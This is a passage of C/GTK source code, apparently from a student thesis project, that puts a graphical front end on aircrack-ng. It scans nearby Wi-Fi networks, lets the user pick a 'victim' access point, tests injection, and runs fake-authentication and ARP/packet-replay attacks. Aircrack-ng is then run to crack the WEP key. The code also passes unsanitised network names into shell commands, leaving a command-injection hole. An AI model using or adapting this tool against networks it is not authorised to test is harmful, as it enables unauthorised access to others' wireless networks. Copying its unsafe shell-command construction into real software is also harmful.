               command = g_strconcat (command ," -h ", NULL);
```

```
                command = g_strconcat (command ,
CardMacAddress, NULL);
                command = g_strconcat (command , " -c ",
NULL);
                command = g_strconcat (command
,"FF:FF:FF:FF:FF:FF", NULL);
                command = g_strconcat (command , " -p 0841 ",
NULL);
                command = g_strconcat (command , MonitorName,
NULL);
                fp = popen(command , "w");
                fprintf(fp, "y");
                pclose(fp);
          }
          pID3 = fork();
          if (pID3 == 0){
                sleep(600);
                command = "aircrack-ng -q -l key.txt -b ";
                command = g_strconcat (command , targetmac,
NULL);
                command = g_strconcat (command , "
output*.cap", NULL);

     gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
command);
                execl("/bin/bash","/bin/bash","-
c",command,NULL);
          }
          g_idle_add (key_check, key_check );
     }
     else if (comboid == 3){
          system("killall airodump-ng");
          pID = fork();
          if (pID == 0){
```

```
                execl("/usr/sbin/airodump-ng","airodump-ng","-
c",channel,"--bssid",targetmac,"-
w","output",MonitorName,NULL);
          }
          xronos = g_timer_new();
          command = "aireplay-ng -1 0 -e ";
          command = g_strconcat (command , targetname, NULL);
          command = g_strconcat (command ," -a ", NULL);
          command = g_strconcat (command , targetmac, NULL);
          command = g_strconcat (command , " -h ", NULL);
          command = g_strconcat (command , CardMacAddress,
NULL);
          command = g_strconcat (command , " ", NULL);
          command = g_strconcat (command , MonitorName,
NULL);
          system(command);
          pID2 = fork();
          if (pID2 == 0){
               command = "aireplay-ng -2 -b ";
               command = g_strconcat (command , targetmac,
NULL);
               command = g_strconcat (command ," -h ", NULL);
               command = g_strconcat (command ,
CardMacAddress, NULL);
               command = g_strconcat (command , " -c ",
NULL);
               command = g_strconcat (command
,"FF:FF:FF:FF:FF:FF", NULL);
               command = g_strconcat (command , " -p 0841 ",
NULL);
               command = g_strconcat (command , MonitorName,
NULL);
               fp = popen(command , "w");
               fprintf(fp, "y");
```

```
                pclose(fp);
          }
          pID3 = fork();
          if (pID3 == 0){
                sleep(600);
                command = "aircrack-ng -q -z -l key.txt -b ";
                command = g_strconcat (command , targetmac,
NULL);
                command = g_strconcat (command , "
output*.cap", NULL);

     gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
command);
                execl("/bin/bash","/bin/bash","-
c",command,NULL);
          }
          g_idle_add (key_check, key_check );
     }
}
//Otan to koumpi Stop patithei stamatane ola ta proccesses
kai kapoia koumpia ginontai energa
void on_stop_clicked (GtkObject *object, gpointer user_data)
{

     kill(pID, SIGKILL);
     kill(pID2, SIGKILL);
     kill(pID3, SIGKILL);
     system("killall aireplay-ng");
     g_timer_stop(xronos);
     g_idle_remove_by_data(key_check);
     gtk_widget_set_sensitive ( attackboxcombo, TRUE);
     gtk_widget_set_sensitive ( startbutton, TRUE);
     gtk_widget_set_sensitive ( testinjectbutton, TRUE);
     gtk_widget_set_sensitive ( scanbutton, TRUE);
```

```
}

void on_window_destroy (GtkObject *object, gpointer
user_data) {

     system("killall airodump-ng");
     system("killall aireplay-ng");
     system("killall aircrack-ng");
     system("rm key.txt");
     system("rm temp_networks.txt");
     command = "airmon-ng stop ";
     command = g_strconcat (command , MonitorName, NULL);
     system(command);
     system("rm output*.cap");
     system("rm output*.csv");
     system("rm output*.kismet.netxml");
     system("rm replay_src*.cap");
     system("rm replay_arp*.cap");
     gtk_main_quit();
}
//Diavazei ta diathesima diktia apo ena arxeio txt pou
dimiourgeitai
void read_stream(gpointer read) {

     if (flag == 0){
          fgets(path, PATH_MAX, fp2);
          counter = 0;
          while(1){
               if (path[counter] == NULL){
                    break;
               }
               counter++;
          }
```

```
          if(path[counter-1] == 10 && path[counter-2] == 72
&& path[counter - 3] == 49 && path[counter -4] == 59 && flag
== 0)          {
               counter2++;//elegxos gia to telos tou arxeiou,
otan to treksei 100 fores tote stamatame to grapsimo.
               if(counter2 == 100){
                    fclose(scan_networks);
                    scan_networks =
fopen("temp_networks.txt", "r");
                    while (fgets(path, PATH_MAX,
scan_networks) != NULL && flag == 0){
                         counter3++;
                         counter = 0;
                         xaraktires = 0;
                         kena = 0;
                         if (counter3 > 5){
                              while(1){
                                   if (path[counter] ==
NULL){
                                        break;
                                   }
                                   counter++;
                                   if(path[1] == 32){
                                        flag = 1;
                                        break;
                                   }
                                   if(path[counter] == 10){
                                        targetmac
=g_substr(path,1,17);
                                        power =
g_substr(path,19,22);
                                        channel =
g_substr(path,47,49);
```

```
                                        encryption =
g_substr(path,57,60);
                                        targetname =
g_substr(path,74,counter);
                                        gtk_list_store_append
(store, &iter);
                                        gtk_list_store_set
(store, &iter, 0, targetmac, 1, power, 2, channel, 3,
encryption, 4, targetname, -1);
                                   }

                              }
                         }
                    }
                    flag = 1;
                    gtk_button_set_label( scanbutton,
"ReScan");
                    gtk_widget_set_sensitive ( scanbutton,
TRUE);

               }
               else if(counter2 <100){
                    fclose(scan_networks);
                    scan_networks =
fopen("temp_networks.txt", "w+");
               }
          }
          if(counter2<100){
               fprintf(scan_networks,path);
          }
     }
}
```

```
void on_scan_clicked (GtkObject *object, gpointer user_data)
{

     if (scan_flag == 0){
          gtk_widget_set_sensitive ( scanbutton, FALSE);
          gtk_widget_set_sensitive ( combo, FALSE);
          SelectedCard =
gtk_combo_box_get_active_text(GTK_COMBO_BOX(combo));
          SelectedCard = g_substr(SelectedCard, 0,
strlen(SelectedCard)-2);
          command = "ifconfig | grep -e ";
          cutcommand = " | awk '{print $5 }'";
          command = g_strconcat (command, SelectedCard, NULL
);
          command = g_strconcat (command, cutcommand, NULL);
          fp = popen(command , "r");
          while (fgets(path, PATH_MAX, fp) != NULL){
               CardMacAddress = path;
          }
          pclose(fp);
          CardMacAddress = g_substr(CardMacAddress, 0,
strlen(CardMacAddress)-2);
          command = "airmon-ng start ";
          cutcommand = " | grep -e monitor | sed -s '/^$/d' |
sed 's/^ *//' | sed 's/.//' | sed 's/.$//' | awk '{print
$NF}'";
          SelectedItem = g_strconcat (command , SelectedCard,
NULL);
          SelectedItem = g_strconcat (SelectedItem,
cutcommand, NULL);
          fp = popen(SelectedItem , "r");
          while (fgets(path, PATH_MAX, fp) != NULL){
               MonitorName = path;
          }
```

```
          pclose(fp);
          MonitorName = g_substr(MonitorName, 0,
strlen(MonitorName)-2);
          scan_flag = 1;
     }
     else {
          g_idle_remove_by_data(read);
          system("killall airodump-ng");
          counter = 0;
          counter2 = 0;
          counter3 = 0;
          gtk_list_store_clear(store);
          gtk_widget_set_sensitive ( scanbutton, FALSE);
     }
     command = "/bin/bash -c 'airodump-ng ";
     command = g_strconcat (command , MonitorName, NULL);
     command = g_strconcat (command, " 2>&1' ", NULL);
     fp2 = popen(command, "r");
     setvbuf ( fp2, NULL, _IOLBF,  1024);
     scan_networks = fopen("temp_networks.txt", "w+");
     flag = 0;
     g_idle_add (read_stream, read);
}
//Molis patithei to TestInjection ekteleitai ena procccess
pou elegxei an to Access Point einai eyalwto
void on_testinjection_clicked (GtkObject *object, gpointer
user_data) {

     g_idle_remove_by_data(read);
     command = "airmon-ng stop ";
     command = g_strconcat (command , MonitorName, NULL);
     system(command);
     command = "airmon-ng start ";
     command = g_strconcat (command , SelectedCard , NULL);
```

```
     command = g_strconcat (command , channel, NULL);
     system(command);
     command = "aireplay-ng -9 -e ";
     command = g_strconcat (command , targetname , NULL);
     command = g_strconcat (command ," -a " , NULL);
     command = g_strconcat (command ,targetmac , NULL);
     command = g_strconcat (command ," " , NULL);
     command = g_strconcat (command , MonitorName , NULL);
     command = g_strconcat (command, " | grep -e Injection",
NULL);
     fp = popen(command , "r");
     while (fgets(path, PATH_MAX, fp) != NULL){
          InjectionStatus = path;
     }
     pclose(fp);
     InjectionStatus = g_substr(InjectionStatus, 8,
strlen(InjectionStatus)-2);
     gtk_statusbar_push(statusbar,gtk_statusbar_get_context_i
d(statusbar,"injectionstatus"),InjectionStatus);
}
//Otan epileksei o xristis kapoio diktio enimerwnontai ta
textboxes deksia.
void on_treeview_cursor_changed (GtkObject *object, gpointer
user_data) {

     sel =
gtk_tree_view_get_selection(GTK_TREE_VIEW(treeview));
     model =
gtk_tree_view_get_model(GTK_TREE_VIEW(treeview));
     gtk_tree_selection_get_selected ( sel, &model, &iter);
     gtk_tree_model_get(model, &iter, 0, &targetmac, 1,
&power, 2, &channel, 3, &encryption, 4, &targetname, -1);
     targetname = g_substr(targetname, 0, strlen(targetname)-
2);
```

```
     gtk_entry_set_text(GTK_ENTRY(mac_victim_textbox),
targetmac);
     gtk_entry_set_text(GTK_ENTRY(name_victim_textbox),
targetname);
     gtk_entry_set_text(GTK_ENTRY(channel_victim_textbox),
encryption);
     gtk_entry_set_text(GTK_ENTRY(power_victim_textbox),
power);
     gtk_widget_set_sensitive ( testinjectbutton, TRUE);
}

int main( int    argc, char **argv ) {

     GtkBuilder *builder;
     GtkWidget  *window;
     GtkWidget  *cardbox;
     GtkWidget  *attackbox;
     GError     *error = NULL;
    gtk_init( &argc, &argv );
    builder = gtk_builder_new();
    if( ! gtk_builder_add_from_file( builder,
"ptyxiaki.glade", &error ) ) {
          g_warning( "%s", error->message );
          g_free( error );
          return( 1 );
     }

     scanbutton = GTK_WIDGET( gtk_builder_get_object(
builder, "scan" ) );
     testinjectbutton = GTK_WIDGET( gtk_builder_get_object(
builder, "testinjection" ) );
     startbutton = GTK_WIDGET( gtk_builder_get_object(
builder, "start" ) );
```

```
     stopbutton = GTK_WIDGET( gtk_builder_get_object(
builder, "stop" ) );
     window = GTK_WIDGET( gtk_builder_get_object( builder,
"window1" ) );
     about_text = GTK_WIDGET( gtk_builder_get_object(
builder, "about_text" ) );
     cardbox = GTK_WIDGET( gtk_builder_get_object( builder,
"cardbox" ) );
     attackbox = GTK_WIDGET( gtk_builder_get_object( builder,
"attackbox" ) );
     treeview = GTK_WIDGET( gtk_builder_get_object( builder,
"treeview" ) );
     mac_victim_textbox  = GTK_WIDGET(
gtk_builder_get_object( builder, "mac_victim_textbox" ) );
     name_victim_textbox = GTK_WIDGET(
gtk_builder_get_object( builder, "name_victim_textbox" ) );
     channel_victim_textbox = GTK_WIDGET(
gtk_builder_get_object( builder, "channel_victim_textbox" )
);
     power_victim_textbox = GTK_WIDGET(
gtk_builder_get_object( builder, "power_victim_textbox" ) );
     statusbar = GTK_WIDGET( gtk_builder_get_object( builder,
"status_bar" ) );
     key_textbox = GTK_WIDGET( gtk_builder_get_object(
builder, "key_textbox" ) );
     progress_bar = GTK_WIDGET( gtk_builder_get_object(
builder, "progress_bar" ) );
     combo = gtk_combo_box_new_text();
     attackboxcombo = gtk_combo_box_new_text();
     gtk_box_pack_end( GTK_BOX( cardbox ), combo, FALSE,
FALSE, 0 );
     gtk_box_pack_end( GTK_BOX( attackbox ), attackboxcombo,
FALSE, FALSE, 0 );
     gtk_widget_set_sensitive ( scanbutton, FALSE);
```

```
     gtk_widget_set_sensitive ( testinjectbutton, FALSE);
     gtk_widget_set_sensitive ( startbutton, FALSE);
     gtk_widget_set_sensitive ( stopbutton, FALSE);

     //Treksimo tou script gia eyresi kai eisagwgi simvatwn
kartwn sto combobox
     fp = popen("airmon-ng | grep -v '^$' | grep -v
'Interface' | cut -f1 | awk {'print $1'}",        "r");
     if (fp == NULL){
          gtk_combo_box_append_text(GTK_COMBO_BOX(combo),
"Null");
     }
     while (fgets(path, PATH_MAX, fp) != NULL){
          gtk_combo_box_append_text(GTK_COMBO_BOX(combo),
path);
     }
     pclose(fp);

     //gemisma tou attack type combo box
     gtk_combo_box_append_text(GTK_COMBO_BOX(attackboxcombo),
"Arp Request KoreK");
     gtk_combo_box_append_text(GTK_COMBO_BOX(attackboxcombo),
"Arp Request PTW");
     gtk_combo_box_append_text(GTK_COMBO_BOX(attackboxcombo),
"Interactive Packet Replay KoreK");
     gtk_combo_box_append_text(GTK_COMBO_BOX(attackboxcombo),
"Interactive Packet Replay PTW");
     store = GTK_WIDGET( gtk_builder_get_object( builder,
"datastore" ) );
    gtk_builder_connect_signals( builder, NULL );
     g_signal_connect ( G_OBJECT ( combo ), "changed" ,
G_CALLBACK ( cb_changed_combo ), NULL);
     g_signal_connect ( G_OBJECT ( attackboxcombo ),
"changed" , G_CALLBACK ( cb_changed_attackboxcombo ), NULL);
```

```
    g_object_unref( G_OBJECT( builder ) );
     gtk_widget_show(attackboxcombo);
     gtk_widget_show( combo );
    gtk_widget_show( window );
    gtk_main();
     return( 0 );
}
```